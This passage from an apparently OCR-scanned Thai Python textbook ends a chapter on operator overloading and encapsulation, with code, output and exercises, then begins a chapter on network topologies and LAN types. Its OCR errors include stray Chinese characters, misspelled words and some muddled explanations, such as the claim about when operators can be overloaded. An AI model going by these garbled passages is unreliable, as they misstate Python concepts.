จากตัวอย่างโปรแกรมที่ 11.10 บรรทัดที่ 3 สร้างคลาสชื่อ Vector มีตัวแปร x, y และ z โดยมีค่าเริ่มต้นเป็น 0 บรรทัดที่ 5 เป็น constructor ที่ทำหน้าที่กำหนดค่า x, y และ z เมื่อโปรแกรมมีการสร้างอินสแตนซ์ บรรทัดที่ 11 เป็นการสร้างโอลเวอร์โหลดเมธอด print() มาทำงาน ซึ่งก็คือเมธอด \_\_str\_\_(self) เมื่อโปรแกรมเรียกคำสั่ง print(Object) เมื่อใด ไพธอนจะค้นหาคำสั่ง print ในคลาสก่อน ถ้าไม่พบจึงเรียก print จากไลบรารีของไฟลอนต่อไป แต่ผลลัพธ์ที่ได้จากการคำสั่ง print ของไลบรารีในไฟลอนจะไม่ถูกต้องโดยพิมพ์เป็นที่อยู่อุปกรณ์แทน เช่น <\_\_main\_\_.Vector object at 0x00000000042AE9B0> ผลลัพธ์ที่ถูกต้องจากคำสั่ง print คือ โปรแกรมจะพิมพ์ --> (ค่าของ x, ค่าของ y, ค่าของ z) ตามลำดับ

บรรทัดที่ 15 เป็นคำสั่งที่ใช้สำหรับโอลเวอร์โหลดตัวดำเนินการบวก (+) โดย obj คือวัตถุที่ส่งเข้ามาในเมธอด แต่ละวัตถุจะประกอบด้วยตัวแปร x, y และ z เมื่อร่วมค่าในตำแหน่งของ x, y และ z แล้วจะส่งค่ากลับเป็น Vector บรรทัดที่ 19 เป็นคำสั่งที่ใช้สำหรับโอลเวอร์โหลดตัวดำเนินการลบ (-) บรรทัดที่ 23 เป็นคำสั่งที่ใช้สำหรับโอลเวอร์โหลดตัวดำเนินการยกกำลัง (pow หรือ \*\*) และบรรทัดที่ 26 เป็นการหาค่ารากที่สองของค่า x, y และ z ใน Vector

ผลการสร้างอินสแตนซ์ในบรรทัดที่ 29 ส่งผลให้ A เป็นวัตถุชนิด Vector เก็บข้อมูล 3 ค่าคือ x = 2, y = 3 และ z = 4 ในบรรทัดที่ 30 วัตถุ B มีค่า x = 4, y = 3 และ z = 0 บรรทัดที่ 31 ทำการลบค่าในวัตถุ A และ

B โดยโอเวอร์โหลดตัวดำเนินการลบ ค่าที่ลบกันจะเกิดจาก  $x$  ของวัตถุ B ลบ กับ  $x$  ของวัตถุ A คูณครุ�ัน ( $B.x - A.x, B.y - A.y, B.z - A.z$ ) ตามลำดับ ดังแสดงในสมการที่ (1) ผลที่ได้เก็บไว้ในวัตถุ C บรรทัดที่ 32 ทำการพิมพ์ค่า ในวัตถุ C ผลลัพธ์ที่ได้คือ  $\gg (2, 0, -4)$

บรรทัดที่ 33 เป็นการสร้างวัตถุชนิด Vector ให้กับวัตถุ D เพื่อเอาไว้ สำหรับเป็นเลขยกกำลังสอง บรรทัดที่ 34 ทำการยกกำลัง (ใช้โอเวอร์โหลดตัวดำเนินการ  $**$ ) โดยมีค่าของตัวแปรในวัตถุ C เป็นฐาน และค่าของตัวแปรใน วัตถุ D เป็นเลขยกกำลัง คือ  $C.x^{D.x}, C.y^{D.y}, C.z^{D.z} = 2^2, 0^2, -4^2$  เมื่อสั่ง พิมพ์ได้ผลลัพธ์ด้วยโอเวอร์โหลดเมธอด print (บรรทัดที่ 35) ได้ผลลัพธ์เท่ากับ  $\gg (4,0,16)$  บรรทัดที่ 36 และ 37 เรียกฟังก์ชัน squareRoot() เพื่อหาค่ารากที่สองของ  $E.x + E.y + E.z$  และพิมพ์ผลลัพธ์ออกจอภาพ ได้ค่าตอบ คือ 4.472



การโอเวอร์โหลดตัวดำเนินการจะกระทำได้ก็ต่อเมื่อ ตัวดำเนินการเหล่านี้ไม่อนุญาตให้ใช้งานได้เท่านั้น และผู้เขียนโปรแกรมต้องจดจำให้ได้ว่า เมธอดใดคูกับตัวดำเนินการใด เช่น ตัวดำเนินการ  $+$  จะคูกับ  $__add__$ ,  $**$  คูกับ  $__pow__$ ,  $*$  คูกับ  $__mul__$  เป็นต้น ดูได้จาก <http://docs.python.org/2/reference/datamodel.html>

### การห่อหุ้มข้อมูล/การซ่อนข้อมูล (Encapsulation/Data hiding)

การห่อหุ้มหรือการซ่อนข้อมูล เป็นกลไกหลักอย่างหนึ่งที่สำคัญในการ ออกแบบโปรแกรมเชิงวัตถุ โดยมีเป้าหมายเพื่อต้องการรักษาความปลอดภัย หรือป้องกันการเข้าถึงข้อมูลจากภายนอกคลาส ในภาษาไพธอนสามารถทำได้ โดยใส่เครื่องหมาย  $__$  (2 underscore) ไว้ที่ด้านหน้าตัวแปร เช่น  $__color$  สำหรับตัวอย่างการห่อหุ้มข้อมูลพิจารณาในโปรแกรมที่ 11.11

### ตัวอย่างโปรแกรมที่ 11.11

```

1 # Encapsulation/Data binding
2 class Car:
3     __color = 'red'
4     register_count = 0
5
6     def getColor(self):
7         print("Color is:",self.__color)
8
9     def setColor(self, color):
10        self.__color = color
11        print("Color is:",self.__color)
12
13    def regCount(self):
14        self.register_count += 1
15        print("Register count is:",self.register_count)
16
17 car1 = Car()
18 car1.getColor()
19 car1.setColor("yellow")
20 car1.regCount()
21 car1.__color = 'green'
22 car1.getColor()
23 car1.register_count = 5
24 print(car1.register_count)
25 car1._Car__color = 'pink'
26 car1.getColor()

```

```

Color is: red
Color is: yellow
Register count is: 1
Color is: yellow
5
Color is: pink
>>>

```

จากตัวอย่างโปรแกรมที่ 11.11 แสดงการเขียนโปรแกรมตามแนวคิดการห่อหุ้มข้อมูล เริ่มจากในบรรทัดที่ 2 เป็นการสร้างคลาส Car ที่มีแอตทริบิวต์ 2 ตัวคือ \_\_color = 'red' ซึ่งเป็นแอตทริบิวต์ที่ได้รับการปกป้องหรือการห่อหุ้มไม่ให้สามารถเข้าถึงจากภายนอกคลาสได้ และแอตทริบิวต์ register\_count = 0 ซึ่งเป็นแอตทริบิวต์ธรรมดายังสามารถเข้าถึงจากภายนอกคลาสได้ บรรทัดที่ 6 คือเมื่อคืน getColor(self) ทำหน้าที่แสดงสิ่งของ

## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

รายงานตัวปัจจุบัน บรรทัดที่ 9 คือเมื่อออด setColor(self, color) ซึ่งมีพารามิเตอร์ 1 ตัวคือ สีที่ต้องการกำหนดให้กับรายงานต์ พร้อมกับแสดงสีที่กำหนดใหม่ออกทางจอภาพ บรรทัดที่ 13 คือเมื่อออด regCount() ทำหน้าที่เพิ่มค่า register\_count ครั้งละ 1 เมื่อมีการเรียกเมื่อตั้งกล่าว พร้อมกับพิมพ์ค่าของ register\_count ปัจจุบันออกทางจอภาพ

บรรทัดที่ 17 โปรแกรมสร้างอินสแตนซ์ car1 จากคลาส Car ในบรรทัดที่ 18 โปรแกรมเรียก getColor() ผลลัพธ์ที่ได้คือ 'red' จากนั้นบรรทัดที่ 19 โปรแกรมทำการกำหนดสีใหม่ให้รายต์เป็นสีเหลือง setColor("yellow") และพิมพ์สีที่กำหนดออกทางจอภาพ ผลลัพธ์ที่ได้คือ "Color is: yellow" บรรทัดที่ 20 โปรแกรมเรียกเมื่อตั้ง regCount() ผลที่ได้คือค่า register\_count เพิ่มค่าเป็น 1 ต่อจากนั้นบรรทัดที่ 21 โปรแกรมทดลองกำหนดค่าให้กับแอ็ตทริบิวต์ \_\_color โดยตรง ผ่านทางชื่ออินสแตนซ์ จากนั้นบรรทัดที่ 22 เรียกเมื่อตั้ง getColor() เพื่อแสดงผลที่เกิดจากคำสั่งในบรรทัดที่ 21 ผลปรากฏว่า สีของรถเป็นสี 'yellow' เมื่อันเดิม ทั้งนี้เป็นเพราะแอ็ตทริบิวต์ \_\_color ได้รับการปักป้องการเข้าถึงจากภายนอกตรง ๆ การปรับปรุงแอ็ตทริบิวต์ \_\_color จะต้องกระทำผ่านเมื่อตั้งที่โปรแกรมเตรียมไว้ให้หนึ่น บรรทัดที่ 23 ทดสอบกำหนดค่าของ register\_count ผ่านอินสแตนซ์ตรง ๆ เมื่อันในบรรทัดที่ 21 ให้มีค่าเท่ากับ 5 และทดสอบพิมพ์ข้อมูลโดยใช้คำสั่ง print(car1.register\_count) ในบรรทัดที่ 24 ผลปรากฏว่า ค่าในแอ็ตทริบิวต์ register\_count ถูกกำหนดใหม่เป็น 5

แม้ว่าไฟอนจะออกแบบให้มีการปักป้องข้อมูลตามแนวความคิดของการโปรแกรมวัตถุแล้วก็ตาม แต่ไฟอนมีข้อยกเว้นในการเข้าถึงแอ็ตทริบิวต์จากภายนอกไว้ เช่น กัน คือ ผู้เขียนโปรแกรมสามารถเข้าถึงแอ็ตทริบิวต์จากภายนอกคลาสโดยใช้รูปแบบดังนี้

*Instance of Object.\_className\_\_Attribute*

จากตัวอย่างโปรแกรมในบรรทัดที่ 25 คือ car1.\_Car\_\_color = 'pink' บรรทัดที่ 26 ทดสอบพิมพ์สีของรายงานต์ใหม่อีกครั้ง ผลลัพธ์ที่ได้คือ "Color is: pink"



การห่อหุ้มข้อมูลหรือการซ่อนข้อมูลจากการเรียกใช้จากภายนอกคลาสทำได้โดยใช้รูปแบบคือ `__attribute` (2 underscore) และเพื่อให้มีข้อยกเว้นการเข้าถึง例外ทริบิวต์ ดังกล่าวได้โดยใช้คำสั่ง `InstanceOfClass._ClassName__Attribute` เช่น `car1._Car__color = 'pink'`

**สรุป:** บทนี้อธิบายเกี่ยวกับการเขียนโปรแกรมเชิงวัตถุของไพธอน เช่น คลาส อินสแตนซ์ การห่อหุ้มข้อมูล/การซ่อนข้อมูล การสืบทอด การพ้องรูป เมธอด 例外ทริบิวต์ คอนสตรัคเตอร์ ดีคอนสตรัคเตอร์ Overriding และ Overloading เป็นต้น

### แบบฝึกหัดท้ายบท

1. อธิบายแนวความคิดในการเขียนโปรแกรมแบบ OOP มาพร้อมๆ ใจ
2. ขอตัวและขอเสียของการเขียนโปรแกรมแบบ OOP คืออะไรบาง
3. ถ้ากำหนดว่าพัฒนามเป็น Object ตัวหนึ่ง จะมีอะไรคือ 例外ทริบิวต์ และอะไรคือเมธอดของพัฒนาม
4. อธิบายความหมายของคำศัพท์ต่อไปนี้ การสืบทอดคุณสมบัติ อินสแตนซ์ การห่อหุ้ม และการพ้องรูป
5. คอนสตรัคเตอร์และดีคอนสตรัคเตอร์ทำงานที่อะไรใน OOP
6. ให้เขียนโปรแกรมเพื่อสร้างคลาส `Classic_Home` โดยมี例外ทริบิวต์ น้อยกว่า 5 ตัว และเมธอดไม่น้อยกว่า 5 เมธอด
7. ให้เขียนโปรแกรมสร้างคลาสลูกจากคลาส `Home` ที่ได้จากข้อที่ 6 ดังนี้
 

```
Classic_Home -- Chiness_Home  
          -- Thai_Home  
          -- Japan_Home
```

โดยมี例外ทริบิวต์ไม่น้อยกว่า 3 ตัว และเมธอดไม่น้อยกว่า 3 เมธอด

8. เขียนโปรแกรมสร้างบ้าน `Modern_Home` โดยรวมคุณสมบัติของบ้านแบบ `Chinee_Home`, `Thai_Home` และ `Japan_Home` เข้าไว้ด้วยกัน และเพิ่มคุณสมบัติที่แตกต่างจากบ้านทั้ง 3 อีก 2 อย่าง เช่น ประตูหลัง

ไฟฟ้า ป้องกันแผ่นดินไหว น้ำท่วม หรือติดตั้งอุปกรณ์อัจฉริยะในบ้าน  
เป็นต้น





# PART III



Chapter 1: Introduction to networking

Chapter 2: Introduction to TCP/IP Protocol




## บทที่ 12

### ความรู้เบื้องต้นเกี่ยวกับเครือข่าย (Introduction to networking)

ในบทนี้เป็นบทแรกของส่วนที่ 2 ของหนังสือเล่มนี้ โดยกล่าวถึงรูปแบบและมาตรฐานการเชื่อมต่อระบบเครือข่ายแบบต่าง ๆ ที่ใช้งานในปัจจุบันเบื้องต้น เพื่อเป็นพื้นฐานความเข้าใจสำหรับการเขียนโปรแกรมกับระบบเครือข่ายในส่วนที่ 3 ต่อไป ซึ่งมีรายละเอียดดังนี้

#### 1. ประเภทของการเชื่อมต่อเครือข่าย (Categories of Topology)

ปัจจุบันการเชื่อมต่อเครือข่ายที่นิยมและใช้งานจะมีอยู่ 5 ประเภท คือ Mesh, Start, Bus, Ring, Tree ดังรูปที่ 12.1 โดยแต่ละประเภทมีข้อดีข้อเสีย ต่างกัน ดังนี้



รูปที่ 12.1 ประเภทของการเชื่อมต่อเครือข่าย


1) การเชื่อมต่อแบบ Mesh Topology เป็นการเชื่อมต่อที่สายสัญญาณทุกเส้นถึงกันทั้งหมด แสดงในรูปที่ 12.2

ข้อดี

- ถ้าเครื่องเดียว出了故障 ไม่สามารถใช้งานได้ จะไม่ส่งผลกระทบกับเครื่องอื่น ๆ
- สามารถส่งข้อมูลได้ทันทีโดยไม่จำเป็นต้องรอ
- มีความน่าเชื่อถือสูง

### ข้อเสีย


- สิ้นเปลืองสายนำสัญญาณที่ใช้เชื่อมต่อมาก
- ไม่สะดวก เมื่อต้องการขยายสถานที่ตั้งของเครือข่ายให้มาก
- สิ้นเปลืองพอร์ตสำหรับใช้เชื่อมต่อ



รูปที่ 12.2 การเชื่อมต่อแบบ Mesh

### 2) การเชื่อมต่อแบบดาว (Star Topology)

ลักษณะการเชื่อมต่อของโครงสร้างแบบสตาร์ค่อนข้างรูปดาวกระจาย (ดังรูปที่ 12.3) คือ จะมีอุปกรณ์ เช่น ฮับหรือสวิตช์เป็นศูนย์กลาง ซึ่งการเชื่อมต่อแบบนี้มีประโยชน์ คือ ถ้ามีสายเส้นใดเส้นหนึ่งชำรุดเสียหาย จะไม่มีผลกระทบต่อการทำงานของเครือข่ายโดยรวม นอกจากนี้ถ้าเพิ่มเครื่องคอมพิวเตอร์เข้าไปอีกในเครือข่ายก็สามารถดำเนินการได้ทันที การเชื่อมต่อแบบนี้เป็นที่นิยมมากในปัจจุบัน เนื่องจากอุปกรณ์ที่ใช้เป็นศูนย์กลาง คือ ฮับหรือสวิตช์ ปัจจุบันราคาไม่แพง ในขณะที่ประสิทธิภาพด้านความเร็วเพิ่มสูงขึ้นเรื่อยๆ จนในปัจจุบันมีความเร็วถึงระดับ กิกะบิตต่อวินาที (Gbps)



รูปที่ 12.3 การเชื่อมต่อแบบ Star

#### ข้อดี

- การติดตั้งเครือข่ายและการดูแลรักษาทำได้ง่าย
- หากมีเครื่องไม้เครื่องไฟใดเครื่องหนึ่งเกิดความเสียหาย สามารถตรวจสอบหาสาเหตุของความผิดพลาดได้ง่าย โดยตัดการเชื่อมต่อเครื่องที่มีปัญหาออกได้ทันที โดยไม่ส่งผลกระทบกับการทำงานของเครื่องอื่น ๆ ในเครือข่าย
- ง่ายต่อการให้บริการ เพราะการเชื่อมต่อแบบดาวจะมีศูนย์กลางในการควบคุมการทำงาน


#### ข้อเสีย

- ถ้าศูนย์กลางของการเชื่อมต่อเกิดความเสียหายขึ้น จะทำให้เครือข่ายทั้งระบบไม่สามารถทำงานได้

### 3) การเชื่อมต่อแบบบัส (Bus Topology)

การเชื่อมตัวลักษณะนี้เป็นแบบอนุกรม โดยใช้สายนำสัญญาณเพียงเส้นเดียวในการเชื่อมต่อเครื่องคอมพิวเตอร์เข้าด้วยกันเป็นเครือข่าย ดังรูปที่ 12.4 เมื่อเครื่องไม้เครื่องไฟใดเครื่องหนึ่งต้องการส่งข้อมูลไปให้ยังเครื่องอื่น ๆ ภายในเครือข่าย ต้องทำการตรวจสอบก่อนเสมอว่า สายนำสัญญาณว่างหรือไม่ เพราะใช้สายนำสัญญาณหลักร่วมกันนั่นเอง ในการนี้ของรับ-ส่งข้อมูลภายใต้เครือข่าย ข้อมูลจะเดินทางผ่านเครื่องทุกเครื่องที่เชื่อมต่อกันไปเรื่อย ๆ โดยแต่ละเครื่อง

จะตรวจสอบข้อมูลที่ให้หล่ำพ่านว่าเป็นของตนเองหรือไม่ หากไม่ใช่ จะปล่อยให้ข้อมูลเหล่านั้นให้หล่ำพานไปยังเครื่องอื่น ๆ ต่อไป จนกว่าข้อมูลจะเดินทางไปถึงปลายทาง



รูปที่ 12.4 การเชื่อมต่อแบบ Bus

#### ข้อดี

- ติดตั้งได้ด้วย เนื่องจากเป็นโครงสร้างเครือข่ายที่ไม่ซับซ้อน
- ประหยัดค่าใช้จ่ายสำหรับสายนำสัญญาณ เนื่องจากใช้สายสั้นของมูลน้อยกว่า และเชื่อมตอกับสายนำสัญญาณหลักได้ทันที
- ง่ายต่อการเพิ่มโหนดใหม่ ๆ เข้าไปในระบบ เนื่องจากสามารถเชื่อมต่อเข้ากับสายนำสัญญาณหลักที่มีอยู่แล้วได้ทันที


#### ข้อเสีย

- ในกรณีที่เกิดการเสียหายของสายนำสัญญาณหลัก จะทำให้ทั้งระบบไม่สามารถทำงานได้
- ถ้าเกิดข้อผิดพลาดขึ้นในเครือข่าย จะตรวจสอบและหาข้อผิดพลาดได้ยาก โดยเฉพาะอย่างยิ่งถ้าเป็นระบบเครือข่ายที่มีขนาดใหญ่ ๆ

#### 4) การเชื่อมต่อแบบวงแหวน (Ring Topology)

เป็นเครือข่ายที่เชื่อมต่อกันโดยพิภารด์ด้วยสายนำสัญญาณเส้นเดียว มีลักษณะคล้ายวงแหวน การรับส่งข้อมูลในเครือข่ายวงแหวนจะเป็นแบบทิศทาง

เดียวเท่านั้น เมื่อคอมพิวเตอร์เครื่องใดเครื่องหนึ่งส่งข้อมูล (หรือเรียกว่า Token) ข้อมูลจะถูกส่งไปยังคอมพิวเตอร์เครื่องถัดไป ถ้าข้อมูลที่รับมาไม่ตรงตามที่คอมพิวเตอร์เครื่องต้นทางระบุ ข้อมูลก็ถูกส่งผ่านไปยังคอมพิวเตอร์เครื่องถัดไปเรื่อย ๆ จนกว่าจะถึงคอมพิวเตอร์ปลายทางที่ถูกระบุตามที่อยู่ดังรูปที่ 12.5



รูปที่ 12.5 การเชื่อมต่อแบบ Ring

#### ข้อดี

- ใช้สายนำสัญญาณไม่มาก
- การส่งข้อมูลจะไม่ชนกันเนื่องจาก Token จะควบคุมจังหวะการส่งข้อมูลแบบลำดับ

#### ข้อเสีย

- ต่อกомพิวเตอร์เครื่องใดเครื่องหนึ่ง หรือสายนำสัญญาณเกิดปัญหาจะทำให้เครือข่ายไม่สามารถรับส่งข้อมูลได้
- ความรวดเร็วในการส่งข้อมูลไม่มีประสิทธิภาพ เพราะต้องได้รับ Token ก่อนจึงสามารถส่งข้อมูลได้

#### 5) การเชื่อมต่อแบบผสม (Hybrid Topology)


โครงสร้างเครือข่ายแบบผสมหรือที่ คือ การผสมผสานเครือข่ายที่กล่าวมาแล้วข้างต้น เช่น โครงข่ายดาว วงแหวน และบัส มาเชื่อมต่อรวมกันเป็นโครงข่ายใหม่หนึ่งเอง ดังรูปที่ 12.6

### ข้อดี

- เป็นการผสานการเชื่อมต่อทั้ง LAN และ WAN เข้าด้วยกัน เพื่อให้เหมาะสมกับสภาพแวดล้อมที่ทำงานอยู่จริง
- ความเร็วในการส่งข้อมูลใกล้เคียงกับความเป็นจริง คือ สายนำสัญญาณหลักจะมีขนาดของเบนด์วิเดียมาก ส่วนผู้ใช้งานขึ้นอยู่กับโโตโพโลยีที่เลือกใช้
- การปรับปรุงแก้ไขสามารถทำได้ง่าย

### ข้อเสีย

- สายนำสัญญาณหลักต้องรองรับข้อมูลปริมาณมาก ราคาสูงและต้องใช้ความชำนาญในการติดตั้ง
- เมื่อปริมาณข้อมูลที่สายนำสัญญาณหลักไม่สามารถรองรับได้จะทำให้เป็นคุณภาพของระบบ
- กรณีของสายนำสัญญาณหลักเสียหายจะทำให้ระบบทั้งหมดไม่สามารถสื่อสารได้ แต่สามารถแก้ไขได้โดยการสร้างสายนำสัญญาณสำรองไว้
- โโตโพโลยีในการเชื่อมต้มีความหลากหลายมาก ทำให้ดูแลและจัดการเครือข่ายยากมากขึ้น




รูปที่ 12.6 การเชื่อมต่อแบบ Hybrid

## 2. ประเภทของระบบเครือข่าย (Categories of Networking)


ประเภทของระบบเครือข่าย โดยหลัก ๆ แล้วแบ่งออกเป็น 3 ประเภท คือ เครือข่ายท้องถิ่น (Local Area Network : LAN) เครือข่ายดับเมือง (Metropolitan Area Network : MAN) และเครือข่ายระดับประเทศ (Wide Area Network : WAN) ซึ่งมีรายละเอียดดังต่อไปนี้

### 1) เครือข่ายท้องถิ่น

เครือข่ายท้องถิ่นหรือเครือข่ายแลน เป็นเครือข่ายขนาดเล็ก ใช้กันอยู่ในบริเวณไม่กว้าง ซึ่งเชื่อมโยงคอมพิวเตอร์และอุปกรณ์สื่อสาร ที่อยู่ในบริเวณเดียวกันเข้าด้วยกัน เช่น ภายในอาคาร หรือภายในองค์กรที่มีระยะทางไม่ไกลมากนัก เครือข่ายแลนจัดได้ว่า เป็นเครือข่ายเฉพาะขององค์กร การสร้างเครือข่ายแลนนี้องค์กรสามารถดำเนินการทำเองได้ โดยวางแผนสายสัญญาณ สื่อสารภายในอาคาร หรือภายในพื้นที่ของตนเอง เครือข่ายแลนมีตั้งแต่ขนาดเล็กที่เชื่อมโยงคอมพิวเตอร์ตั้งแต่สองเครื่องขึ้นไป ภายในห้องเดียวกัน (ดังรูปที่ 12.7 (a)) จนถึงเชื่อมโยงระหว่างห้อง หรือตึกสำนักงาน เช่น บริษัท หรือมหาวิทยาลัย เป็นตน ดังรูปที่ 12.7 (b)



(a)

